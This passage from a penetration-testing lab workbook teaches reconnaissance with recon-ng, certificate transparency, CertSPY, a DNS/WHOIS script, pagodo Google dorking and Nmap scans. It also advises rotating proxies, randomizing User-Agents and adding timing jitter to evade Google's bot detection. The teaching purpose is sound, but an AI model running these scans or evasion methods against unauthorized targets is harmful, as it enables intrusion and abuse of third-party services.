
/root/SecLists directory. In the exa

```
[recon-ng][default] > modules load recon/domains-hosts/brute_hosts
[recon-ng][default][brute_hosts] > info

      Name: DNS Hostname Brute Forcer
    Author: Tim Tomes (@lanmaster53)
   Version: 1.0

Description:
  Brute forces host names using DNS. Updates the 'hosts' table with the results.

Options:
  Name      Current Value                     Required  Description
  --------  -------------                     --------  -----------
  SOURCE    default                           yes       source of input (see 'info' for details)
  WORDLIST  /root/.recon-ng/data/hostnames.txt  yes       path to hostname wordlist

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][brute_hosts] >
```


14. Set the SOURCE to the target domain (h4cker.org is used in the following example:

```
[recon-ng][default][brute_hosts] > options set SOURCE h4cker.org
```

15. You should be able to see the tool going through the wordlist to enumerate additional hosts. Look at the summary in the example below:



16. Enter the **dashboard** command to obtain a summary of all the findings (all modules), as demonstrated below:



```
|                Module                | Runs |
+--------------------------------------+
| recon/domains-hosts/bing_domain_web | 1    |
| recon/domains-hosts/brute_hosts     | 1    |
| recon/domains-hosts/netcraft        | 2    |
+--------------------------------------+


+---------------------------+
|      Results Summary      |
+---------------------------+
|     Category    | Quantity |
+---------------------------+
| Domains         | 0        |
| Companies       | 0        |
| Netblocks       | 0        |
| Locations       | 0        |
| Vulnerabilities | 0        |
| Ports           | 0        |
| Hosts           | 35       |
| Contacts        | 0        |
| Credentials     | 0        |
| Leaks           | 0        |
| Pushpins        | 0        |
| Profiles        | 0        |
| Repositories    | 0        |
+---------------------------+
```

17. Use the **show hosts** command to list all the enumerated hosts and respective information:

```
[recon-ng][default][brute_hosts] > show hosts

  +-------------------------------------------------------------------------------------------------------------------
---------+
  | rowid |          host         |    ip_address    | region | country | latitude | longitude | notes |      mo
dule     |
  +-------------------------------------------------------------------------------------------------------------------
---------+
  | 1     | bootcamp.h4cker.org   |                  |        |         |          |           |       | netcraf
t        |
  | 2     | lpb.h4cker.org        |                  |        |         |          |           |       | bing_do
main_web |
  | 3     | webapps.h4cker.org    |                  |        |         |          |           |       | bing_do
main_web |
  | 4     | pentestplus.github.io |                  |        |         |          |           |       | brute_h
osts     |
  | 5     | internal.h4cker.org   |                  |        |         |          |           |       | brute_h
osts     |
  | 6     | internal.h4cker.org   | 185.199.108.153 |        |         |          |           |       | brute_h
osts     |
  | 7     | internal.h4cker.org   | 185.199.111.153 |        |         |          |           |       | brute_h
osts     |
  | 8     | internal.h4cker.org   | 185.199.109.153 |        |         |          |           |       | brute_h
osts     |
  | 9     | internal.h4cker.org   | 185.199.110.153 |        |         |          |           |       | brute_h
osts     |
```

18. Now let's look for interesting files. Search the marketplace for the word "interesting" and you will see the "interesting_files" module. Install it as demonstrated below:

```
[recon-ng][default] > marketplace search interesting
[*] Searching module index for 'interesting'...

  +-------------------------------------------------------------------------------------------+
  |                    Path                    | Version |     Status    |  Updated   | D | K |
  +-------------------------------------------------------------------------------------------+
  | discovery/info_disclosure/interesting_files | 1.1     | not installed | 2020-01-13 |   |   |
  +-------------------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.

[recon-ng][default] > marketplace install discovery/info_disclosure/interesting_files
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Reloading modules...
[recon-ng][default] >
```

19. Load the module:

```
[recon-ng][default] > modules load discovery/info_disclosure/interesting_files
[recon-ng][default][interesting_files] >
```

20. Type **info** to show all the options. The following are the options after you entered the **info** command:

```
    Author: Tim Tomes (@lanmaster53), thrapt (thrapt@gmail.com), Jay Turla (@shipcod3), and Mark Jeffery
   Version: 1.1

Description:
  Checks hosts for interesting files in predictable locations.

Options:
  Name      Current Value  Required  Description
  --------  -------------  --------  -----------
  DOWNLOAD  True           yes       download discovered files
  PORT      80             yes       request port
  PROTOCOL  http           yes       request protocol
  SOURCE    default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT host FROM hosts WHERE host IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

Comments:
  * Files: robots.txt, sitemap.xml, sitemap.xml.gz, crossdomain.xml, phpinfo.php, test.php, elmah.axd,
  server-status, jmx-console/, admin-console/, web-console/
  * Google Dorks:
    - inurl:robots.txt ext:txt
    - inurl:elmah.axd ext:axd intitle:"Error log for"
    - inurl:server-status "Apache Status"

[recon-ng][default][interesting_files] >
```

21. Set the PORT, SOURCE, and PROTOCOL:

```
[recon-ng][default][interesting_files] > options set PORT 443
PORT => 443
[recon-ng][default][interesting_files] > options set SOURCE h4cker.org
SOURCE => h4cker.org
[recon-ng][default][interesting_files] > options set PROTOCOL https
PROTOCOL => https
[recon-ng][default][interesting_files] >
```

22. Run the module. What information were you able to see?

```
[recon-ng][default][interesting_files] > run
[*] https://h4cker.org:443/robots.txt => 200. 'robots.txt' found but unverified.
[*] https://h4cker.org:443/sitemap.xml => 404
[*] https://h4cker.org:443/sitemap.xml.gz => 404
[*] https://h4cker.org:443/crossdomain.xml => 404
[*] https://h4cker.org:443/phpinfo.php => 200. 'phpinfo.php' found but unverified.
[*] https://h4cker.org:443/test.php => 200. 'test.php' found but unverified.
[*] https://h4cker.org:443/elmah.axd => 404
[*] https://h4cker.org:443/server-status => 404
[*] https://h4cker.org:443/jmx-console/ => 404
[*] https://h4cker.org:443/admin-console/ => 200. 'admin-console/' found but unverified.
[*] https://h4cker.org:443/web-console/ => 404
[*] 0 interesting files found.
[recon-ng][default][interesting_files] >
```

Exercise 1b: Certificate Transparency


Certificate Transparency (CT) is a security standard and set of protocols that aims to increase transparency and accountability in the digital certificate issuance process. It is designed to make it more difficult for attackers to obtain fraudulent certificates for domain names, and to make it easier to detect and revoke such certificates if they are issued. This is achieved by creating a public, append-only log of all digital certificates issued by a certificate authority (CA), which can be audited by anyone. CT logs are used to verify that a certificate was properly issued by a CA and has not been revoked.

CT can be used for passive reconnaissance and OSINT. There are several websites that provide information and tools related to certificate transparency:

1. **crt.sh** - This website allows you to search for certificates in various CT logs and view the details of each certificate.
2. **CertSpotter** - This website allows you to monitor certificate transparency logs for new certificates issued for a specific domain name.
3. **CT Logs** - This website is operated by Google and provides a list of all CT logs that are currently in operation, as well as information on how to submit certificates to the logs.
4. **SSLMate** - This website provides a list of CT logs that SSLMate supports and also gives the user the ability to monitor the logs.
5. **CT Log Viewer** - This website is a tool that allows you to view the contents of CT logs and search for specific certificates.
6. **CertStream** - This website provides a real-time feed of all certificates seen by publicly trusted CT logs.

These are just a few examples of websites that provide information and tools related to certificate transparency.

Go to https://crt.sh and try to find additional hosts in the secretcorp.org domain.
You can also use Recon-ng, as shown in the following figure:



Exercise 1c. Introducing CertSPY

As you learned earlier, there are several tools and websites out there to obtain certificate transparency information. However, most of them are very “heavy weight” and I wanted something super simple. There are sites like https://crt.sh that makes CT recon very easy. I created a tool that I called CertSPY that leverages CT logs accessible through the crt.sh site to facilitate such recon efforts, aiding in the timely identification of potential security vulnerabilities. You can access the tool source code at: https://github.com/santosomar/certspy

Installing CertSPY

You can easily install CertSPY by using the pip command, as shown below:

```
pip install certspy
```

Using CertSPY

You can just use the `certspy <domain>` command to perform reconnaissance on any given domain.

```
$ python3 certspy.py -h
usage: certspy.py [-h] domain

   CertSPY: A Python client for the crt.sh website to retrieve subdomains
information.
   Author: Omar Santos (@santosomar).

positional arguments:
 domain      The domain to search for (e.g., websploit.org).

options:
 -h, --help  show this help message and exit
```

Use CertSpy to perform OSINT on any given domain.

Exercise 2: Discovering SecretCorp's Internal Sites, Contacts, and Other Information

Now that you have performed a quick refresher of OSINT (at least one of the tools), try to use any of the aforementioned tools to perform detailed PASSIVE reconnaissance of SecretCorp.org.

- What SecretCorp.org subdomains were you able to find? There should be at least 4 subdomains.
- Were you able to find the web mail portal?
- Based on your findings. Who is the contact person for IT Support?
- Who is the CEO of the company?
- Who is the sales executive?
- What types of products were they selling recently?
- What email addresses were you able to find?
- Did you find any interesting files?
- Were you able to decode the encoded message in one of the pages you found?
- How about their Cloud offer? Did you find information about their customers? What about the hints within their cloud page about other OSINT tools?
- Did you find information about "knock" within the page that has information about SecretCorp's cloud offer?

Exercise 3: Create a Basic Python Script to Perform Automated DNS Resolution and

During a penetration test, it is crucial to verify that the discovered hosts are within the defined scope. In today's landscape, where organizations often leverage cloud services to host their applications, it becomes essential to determine if a subdomain or hostname belongs to an application that is hosted outside of the organization's infrastructure. The following script can be immensely valuable in identifying whether a particular subdomain or hostname is associated with an application hosted in the cloud rather than being hosted internally by the organization.

This script, along with a multitude of other valuable reconnaissance scripts that I have created, is conveniently accessible within my comprehensive GitHub repository. You can find an extensive collection of reconnaissance scripts and resources, enabling you to augment your reconnaissance capabilities. To explore and benefit from these resources, visit my GitHub repository at: https://github.com/The-Art-of-Hacking/h4cker/tree/master/programming_and_scripting_for_cybersecurity

```
import sys
import requests
import socket
import whois

def dns_lookup(domain):
    try:
        ip = socket.gethostbyname(domain)
        print("IP Address: ", ip)
        return ip
    except socket.gaierror:
        print("DNS Lookup Failed")
        return None

def whois_lookup(ip):
    try:
        w = whois.whois(ip)
        print("OrgName: ", w.org)
        print("Address: ", w.address)
        print("RegDate: ", w.creation_date)
        print("NetRange: ", w.range)
        print("CIDR: ", w.cidr)
    except Exception as e:
        print("WHOIS Lookup Failed: ", str(e))
```

```
if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python passive_recon.py <domain>")
        sys.exit(1)

    domain = sys.argv[1]

    # Perform DNS Lookup
    print("Performing DNS Lookup for", domain)
    ip_address = dns_lookup(domain)

    if ip_address:
        # Perform WHOIS Lookup
        print("\nPerforming WHOIS Lookup for", ip_address)
        whois_lookup(ip_address)
```

1. The script imports the necessary libraries and modules, including **sys**, **socket**, and **whois**.

2. The dns_lookup function takes a domain as input and performs a DNS lookup using the socket.gethostbyname method to obtain the IP address associated with the domain. It then prints the IP address and returns it.

3. The whois_lookup function takes an IP address as input and performs a WHOIS lookup using the whois.whois method. It retrieves the WHOIS information for the given IP address, including OrgName, Address, RegDate, NetRange, and CIDR. It then prints this information.

4. The **if __name__ == "__main__"**: block is the main execution part of the script.

5. It first checks if the command-line argument count is not equal to 2 (indicating that a domain argument is missing). If so, it prints the usage information and exits the script.

6. The script retrieves the domain from the command-line argument.

7. It calls the **dns_lookup** function with the domain to perform the DNS lookup and obtain the IP address associated with the domain. The IP address is stored in the ip_address variable.

8. If an IP address is obtained successfully, the script calls the **whois_lookup** function with the IP address to perform the WHOIS lookup.

9. The **whois_lookup** function retrieves the WHOIS information for the IP address and prints the **OrgName**, **Address**, **RegDate**, **NetRange**, and **CIDR** information.

You can run the script in WebSploit Labs by providing the domain name as a command-line argument, like this:

```
python3 passive_recon.py secretcorp.org
```

The script performs a DNS lookup to obtain the IP address associated with the domain, and then it performs a WHOIS lookup based on that IP address. Then it prints the OrgName, Address, RegDate, NetRange, and CIDR information obtained from the WHOIS lookup.

Exercise 4: Automating Google Hacking (Dorks)

In this exercise, we will explore a cool passive Google dork script designed to gather information about potentially vulnerable web pages and applications on the Internet. The exercise consists of two parts: **`ghdb_scraper.py`** for retrieving Google Dorks and **`pagodo.py`** for leveraging the information collected by **`ghdb_scraper.py`**.

Part 1: `ghdb_scraper.py`
`ghdb_scraper.py` is an essential tool that fetches Google Dorks, which are specific search queries designed to pinpoint vulnerabilities or exposed information. It enables us to gather a comprehensive list of potential targets.

Part 2: `pagodo.py`
Building upon the information gathered by ghdb_scraper.py, pagodo.py takes advantage of the collected Google Dorks. By leveraging these Dorks, pagodo.py scans and assesses web pages and applications, identifying potential vulnerabilities and helping us understand the security posture of these targets.

By combining these two scripts, we can enhance our understanding of vulnerable web pages and applications, improving our ability to secure them and protect against potential threats.

To utilize the provided scripts, follow these steps for Python 3.6+:

- Clone the Git repository and install the necessary requirements:

```
git clone https://github.com/opsdisk/pagodo.git
cd pagodo
virtualenv -p python3 .venv  # If using a virtual environment.
```

```
source .venv/bin/activate  # If using a virtual environment.
pip install -r requirements.txt
```

Note that you might encounter HTTP 503 errors due to Google identifying you as a bot. To overcome this, you can employ proxychains and a pool of proxies to rotate the lookups.

- Install `proxychains4`:

```
apt install proxychains4 -y
```

Modify the configuration **`file /etc/proxychains4.conf`** to enable round-robin lookups through multiple proxy servers. The example below shows two dynamic SOCKS proxies set up with different local listening ports (9050 and 9051). If you're unfamiliar with SSH and dynamic SOCKS proxies, consider acquiring a copy of The Cyber Plumber's Handbook, which provides comprehensive knowledge on Secure Shell (SSH) tunneling, port redirection, and advanced traffic manipulation techniques:

```
vim /etc/proxychains4.conf
round_robin
chain_len = 1
proxy_dns
remote_dns_subnet 224
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4 127.0.0.1 9050
socks4 127.0.0.1 9051
```

To ensure each lookup goes through a different proxy (and thus originates from a different IP), prepend **proxychains4** to the Python script. This allows you to potentially reduce the delay time (-e) since you'll be leveraging different proxy servers:

```
proxychains4 python3 pagodo.py -g ALL_dorks.txt -s -e 17.0 -l 700 -j 1.1
```

Using ghdb_scraper.py:

To start, pagodo.py requires a list of the most recent Google dorks. You can obtain this list using **`ghdb_scraper.py`**. This script fetches the entire Google dorks database in a single GET request. You have the option to save all dorks to a file, save dorks for individual categories to separate files, or retrieve the complete JSON blob for more contextual data about each dork.

To retrieve all dorks:

```
python3 ghdb_scraper.py -j -s
```

To retrieve all dorks and write them to individual categories:

```
python3 ghdb_scraper.py -i
```

Using pagodo.py:

With a file containing the most recent Google dorks, you can use pagodo.py by providing the file using the -g switch. This script scans potentially vulnerable public applications based on the Google dorks. pagodo.py leverages the Google Python library to search for sites matching the Google dork queries.

For example, to search for a specific dork such as intitle:"ListMail Login" admin -demo, you can use the **-d** switch to specify a domain using the Google search operator site:example.com.

As it involves making numerous search requests to Google, attempting to perform all queries as quickly as possible is not advisable. Doing so will trigger Google's bot detection mechanisms, resulting in IP blocking. To appear more human-like and avoid detection, the script incorporates two enhancements. First, random User-Agent selection is enabled in the Google search queries using the google module version 1.9.3 or later. This emulates various browsers used in large corporate environments. Second, the time between search queries is randomized. A minimum delay is specified using the -e option, and a jitter factor is applied to add additional time. The script creates an array of jitter values and selects one randomly for each Google dork search.

To run **pagodo.py**:

python3 pagodo.py -d h4cker.org -g dorks.txt -l 50 -s -e 35.0 -j 1.1

These default values worked effectively without triggering Google's IP blocking. However, please note that running the script may take a few days (on average, around 3 days). Ensure you have sufficient time available. Adhere to legal and ethical guidelines, and only use these scripts on systems for which you have proper authorization.

Exercise 5: Active Reconnaissance - Introducing Network and Port Scanning using Nmap

Nmap (Network Mapper) is a free and open-source network scanner that can be used to discover hosts and services on a computer network, thus creating a "map" of the network. It can also be used to scan for open ports and services, and to identify the operating system and version of the target systems. Nmap is a powerful tool that can be used for a variety of purposes, including network security auditing, network inventory, and network troubleshooting. It is a popular tool among both security professionals and system administrators.

BONUS TIP: If you have access to O'Reilly. There are several Hacking Scenarios available in O'Reilly. You can access them by going to https://hackingscenarios.com. We will complete some of these today and some tomorrow. Complete the following lab: https://learning.oreilly.com/scenarios/ethical-hacking-introducing/9780137673469X001/

Note: You don't need WebSploit Labs for this exercise. You can take advantage of the online/hosted environment in O'Reilly to complete this lab.

Installing Nmap
Installing Nmap on any Debian-based Linux system is extremely easy. It is done by running the following command:

sudo apt install nmap

To check the current version installed run:

nmap -V

Nmap Cheat Sheet

A Nmap cheat sheet provided by H4cker.org can be viewed by visiting, or simply using curl and accessing https://h4cker.org/cheat/nmap .

curl https://h4cker.org/cheat/nmap

Perform a Host Discovery


The **nmap -sn** command is used in network exploration and security auditing, specifically for performing a ping sweep or ping scan.

When you execute `nmap -sn` followed by a target specification (which could be an IP address, a range of IP addresses, or a domain name), Nmap sends ICMP Echo Request packets (or alternatively, ARP requests for local network scanning on non-routed networks) to the specified targets. The primary goal of this scan is to determine whether the targets are online and responsive, without attempting to discover the ports that are open on these devices.

The -**sn** option effectively tells Nmap to skip the default behavior of performing a port scan after host discovery. Instead, it focuses solely on identifying which IP addresses are active, making it a useful first step in a more comprehensive network assessment. This type of scan is faster and less intrusive than a full port scan, reducing the network traffic generated and the likelihood of detection by intrusion detection systems (IDS) or alerting the targets about the reconnaissance activity.

Using `**nmap -sn**` is particularly valuable for mapping out live hosts on a network segment before conducting more detailed analyses on those hosts. It helps in prioritizing targets for further exploration and vulnerability assessment based on their availability.

Discover the docker containers running in WebSploit's network 10.6.6.0/24.




TCP Connect Scan (-sT)

TCP Connect Scan uses the full TCP 3-way handshake to establish a connection to a host and see what ports are open, filtered, or closed. A port is filtered if there is no response from the host; usually blocked by a firewall.

To run a TCP connect scan on one of the containers, type the command:

```
nmap -sT 10.6.6.23
```



Exercise 6: Advanced Nmap Scanning and the Nmap Scripting Engine

